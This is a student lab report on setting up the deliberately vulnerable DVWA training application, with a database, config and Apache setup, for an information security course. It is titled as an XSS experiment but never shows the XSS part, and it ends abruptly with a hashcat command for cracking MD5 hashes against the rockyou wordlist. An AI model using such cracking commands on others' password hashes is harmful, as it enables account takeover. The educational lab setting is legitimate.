Course Name:	**Information Security (116U01L602)**	**Semester:**	**VI**

Somaiya Vidyavihar University
K J Somaiya School of Engineering

Date of Performance:	**17 / 02 / 2025**	**DIV/ Batch No:**	**B2**
Student Name:	**Akshat Yadav**	**Roll No:**	**16010122221**

Title : Introduction to Open Web Application Security Project and implementation of Cross-site scripting (XSS) DVWA/ Burp Suite

Objectives:

To study Open Web Application Security Project and implement XSS.

Expected Outcome of Experiment:

CO1 - Identify and analyze web attacks

Abstract:

Damn Vulnerable Web Application (DVWA) is a deliberately vulnerable web application designed for security professionals and students to practice identifying and exploiting web vulnerabilities. It is developed using PHP and MySQL and provides a safe environment for learning about web security.

Related Theory:

Key Features of DVWA:


1. **Multiple Security Levels:** DVWA offers three security levels (Low, Medium, and High) to simulate different levels of security implementations.
2. **Wide Range of Vulnerabilities:** It includes vulnerabilities such as SQL Injection, Cross-site Scripting (XSS), Command Injection, and more.
3. **User Authentication:** Allows user authentication to control access and simulate real-world scenarios.
4. **Educational Tool:** Ideal for ethical hacking training, penetration testing practice, and understanding security flaws.

Benefits of Using DVWA:

- Hands-on learning experience.
- Understanding attack vectors and defensive measures.
- Enhancing cybersecurity skills.

Implementation Details:

Installation of DVWA:



```
root@vbox: ~
┌──(sam㉿vbox)-[~]
└─$ sudo su -
[sudo] password for sam:
┌──(root㉿vbox)-[~]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 11.4.3-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> create database dvwa;^C
MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.009 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.002 sec)
```

```
root@vbox: ~
┌──(sam㉿vbox)-[~]
└─$ sudo su -
[sudo] password for sam:
┌──(root㉿vbox)-[~]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 11.4.3-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]>
```

```
sam@vbox: /var/www/html/DVWA

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ sudo systemctl start mysql
[sudo] password for sam:

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ sudo systemctl status mysql
● mariadb.service - MariaDB 11.4.3 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-02-18 14:53:42 IST; 9min ago
 Invocation: 1df05509d3914982829a456c0b033146
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 13645 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exite>
    Process: 13649 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exit>
    Process: 13651 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= ||   VAR=`/usr/bin>
    Process: 13725 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exi>
    Process: 13728 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 13712 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 9 (limit: 74190)
     Memory: 242.1M (peak: 247M)
        CPU: 2.220s
     CGroup: /system.slice/mariadb.service
             └─13712 /usr/sbin/mariadbd

Feb 18 14:53:41 vbox mariadbd[13712]: 2025-02-18 14:53:41 0 [Note] Plugin 'FEEDBACK' is disabled.
Feb 18 14:53:41 vbox mariadbd[13712]: 2025-02-18 14:53:41 0 [Note] Plugin 'wsrep-provider' is disabled.
Feb 18 14:53:41 vbox mariadbd[13712]: 2025-02-18 14:53:41 0 [Note] InnoDB: Buffer pool(s) load complete>
Feb 18 14:53:42 vbox mariadbd[13712]: 2025-02-18 14:53:42 0 [Note] Server socket created on IP: '127.0.>
Feb 18 14:53:42 vbox mariadbd[13712]: 2025-02-18 14:53:42 0 [Note] mariadbd: Event Scheduler: Loaded 0 >
Feb 18 14:53:42 vbox mariadbd[13712]: 2025-02-18 14:53:42 0 [Note] /usr/sbin/mariadbd: ready for connec>
```

```
sam@vbox: /var/www/html/DVWA

┌──(sam㉿vbox)-[/var/www/html]
└─$ cd DVWA

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ ls
about.php      dvwa              phpinfo.php    README.md      security.php
CHANGELOG.md   external          php.ini        README.pl.md   security.txt
compose.yml    favicon.ico       README.ar.md   README.pt.md   setup.php
config         hackable          README.es.md   README.tr.md   tests
COPYING.txt    index.php         README.fa.md   README.vi.md   vulnerabilities
database       instructions.php  README.fr.md   README.zh.md
Dockerfile     login.php         README.id.md   robots.txt
docs           logout.php        README.ko.md   SECURITY.md

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ ls config
config.inc.php.dist

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ cp config/config.inc.php.dist config/config.inc.php

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ vim config/config.inc.php

zsh: suspended  vim config/config.inc.php

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ service mariadb start

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$
```


Apps Places Feb 1


sam@vbox: /var


```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ( 'MYSQL', 'mysql');
define ( 'SQLITE', 'sqlite');

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi labs.
#   This does not affect the backend for any other services, just these two labs.
#   If you do not understand what this means, do not change it.
```


sam@vbox: /var/www/html/DVWA

```
┌──(sam㉿vbox)-[/var/www/html]
└─$ sudo service apache2 start

┌──(sam㉿vbox)-[/var/www/html]
└─$ cd DVWA

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ ls
about.php      dvwa             phpinfo.php   README.md     security.php
CHANGELOG.md   external         php.ini       README.pl.md  security.txt
compose.yml    favicon.ico      README.ar.md  README.pt.md  setup.php
config         hackable         README.es.md  README.tr.md  tests
COPYING.txt    index.php        README.fa.md  README.vi.md  vulnerabilities
database       instructions.php README.fr.md  README.zh.md
Dockerfile     login.php        README.id.md  robots.txt
docs           logout.php       README.ko.md  SECURITY.md

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$ ls config
config.inc.php.dist

┌──(sam㉿vbox)-[/var/www/html/DVWA]
└─$
```





Apache2 Debian Default Page
localhost
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain
(sam㉿vbox)-[/var/www/html]
$ sudo service apache2 start
(sam㉿vbox)-[/var/www/html]
$



github.com/digininja/DVWA
digininja / DVWA
Code Issues Pull requests Actions Projects Wiki Security Insights
DVWA Public
Sponsor Watch Fork Star
master 2 Branches 11 Tags Go to file Add file Code
digininja Merge branch 'master' of github.com:digininja/DVWA
github
config
database
docs
dvwa
external/recaptcha
hackable
tests
vulnerabilities
Local Codespaces
Clone
HTTPS SSH GitHub CLI
https://github.com/digininja/DVWA.git
Clone using the web URL.
Open with GitHub Desktop
Download ZIP
About
Damn Vulnerable Web Application (DVWA)
Readme
GPL-3.0 license
Security policy
Activity
Releases



```
┌──(sam㉿vbox)-[~/Downloads]
└─$ hashcat -m 0 -a 6 text.txt /usr/share/wordlists/rockyou.txt.gz ?d?d?d
hashcat (v6.2.6) starting

